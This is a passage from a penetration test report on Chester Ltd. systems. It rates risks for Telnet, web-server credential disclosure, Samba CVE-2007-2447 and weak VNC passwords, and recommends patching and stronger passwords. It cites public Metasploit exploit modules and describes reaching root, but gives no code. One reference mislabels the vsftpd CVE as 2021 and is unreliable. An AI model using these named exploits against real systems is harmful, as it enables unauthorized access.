Impact: Telnet transmits data, including login credentials, in plaintext. This allows attackers to intercept sensitive information and gain unauthorized access. In this case, the default credentials were used to log in and escalate privileges to root.

Likelihood: High, as Telnet is inherently insecure and easy to exploit.

Potential Exposure: Complete system compromise with root access, similar to SSH, due to the lack of encryption.

4. HTTP (Port 80) - Information Disclosure via Web Server

Risk Level: Medium

Impact: Sensitive information, including hardcoded credentials, was discovered on the web server. Although this does not immediately grant system access, it provides attackers with valuable information for further attacks.

Likelihood: Medium, as attackers need to explore the web server to discover the credentials.

Potential Exposure: Partial system compromise, as attackers could use the disclosed credentials for other services.

5. SMB (Ports 139 and 445) - Vulnerable Samba Version (CVE-2007-2447)

Risk Level: High

Impact: The Samba service is vulnerable to a remote code execution exploit, allowing attackers to gain root access to the system. This gives them full control over the machine.

Likelihood: High, due to the availability of a public exploit for this vulnerability.

Potential Exposure: Full compromise of the target system, leading to theft or modification of sensitive data and potential further network attacks.

6. VNC (Port 5900) - Weak Credentials

Risk Level: High

Impact: The weak credentials for the VNC service allowed unauthorized access to the system's graphical interface. Once inside, the attacker was able to obtain root access, enabling complete system control.

Likelihood: High, since the credentials were weak and easily brute-forced.

Potential Exposure: Full system compromise, with control over all graphical user interface operations and potential for severe data breaches or manipulation.

Overall Risk Assessment

The Chester Ltd. infrastructure contains several critical vulnerabilities that, if exploited, could lead to full system compromise. The default credentials, outdated software, and insecure services make the system particularly susceptible to unauthorized access and control. Immediate action is necessary to address these risks, starting with updating software, enforcing stronger password policies, and disabling insecure services like Telnet.

By addressing these issues, Chester Ltd. will significantly improve its security posture and mitigate the risks of a successful attack.

Conclusion and Recommendations

The Chester Ltd. infrastructure was found to have numerous critical vulnerabilities, including the use of default credentials, outdated software, and insecure services like Telnet and vsftpd 2.3.4. These vulnerabilities allowed for unauthorized access to the system and eventual root control.

Recommendations

1. Update and patch software: Immediately update vsftpd, Samba, and other outdated services to the latest versions.

2. Disable insecure services: Discontinue the use of insecure protocols like Telnet and FTP in favor of more secure alternatives such as SSH and SFTP.
3. Enforce strong password policies: Replace default and weak credentials with strong, unique passwords for all services.
4. Secure remote services: Implement additional security controls for remote desktop services such as VNC.
5. Monitor and audit system logs: Regularly monitor logs for unusual activity to detect potential intrusions early.

By addressing these issues, Chester Ltd. can significantly improve its security posture and reduce the risk of unauthorized access.

References

- ❖ Fyodor, G. (2021).

Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning. Nmap Project.

<https://nmap.org/book/>

❖ Offensive Security. (2022).

Metasploit Unleashed: Mastering the Framework. Offensive Security.

<https://www.offensive-security.com/metasploit-unleashed/>

❖ Rapid7 (2018).

Samba CVE-2007-2447 Exploit. Rapid7 Vulnerability

Database. https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

❖ Rapid7. (2023).

vsftpd 2.3.4 Backdoor Exploit. Rapid7 Exploit Database.

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

❖ CVE-2011-2523 Details.

CVE-Details Database.

<https://www.cvedetails.com/cve/CVE-2011-2523/>

❖ Red Hat Security Team. (2021).

Understanding CVE-2021-2523 and Exploiting vsftpd Vulnerability. Red Hat Security

Blog. <https://securityblog.redhat.com/articles/cve-2011-2523>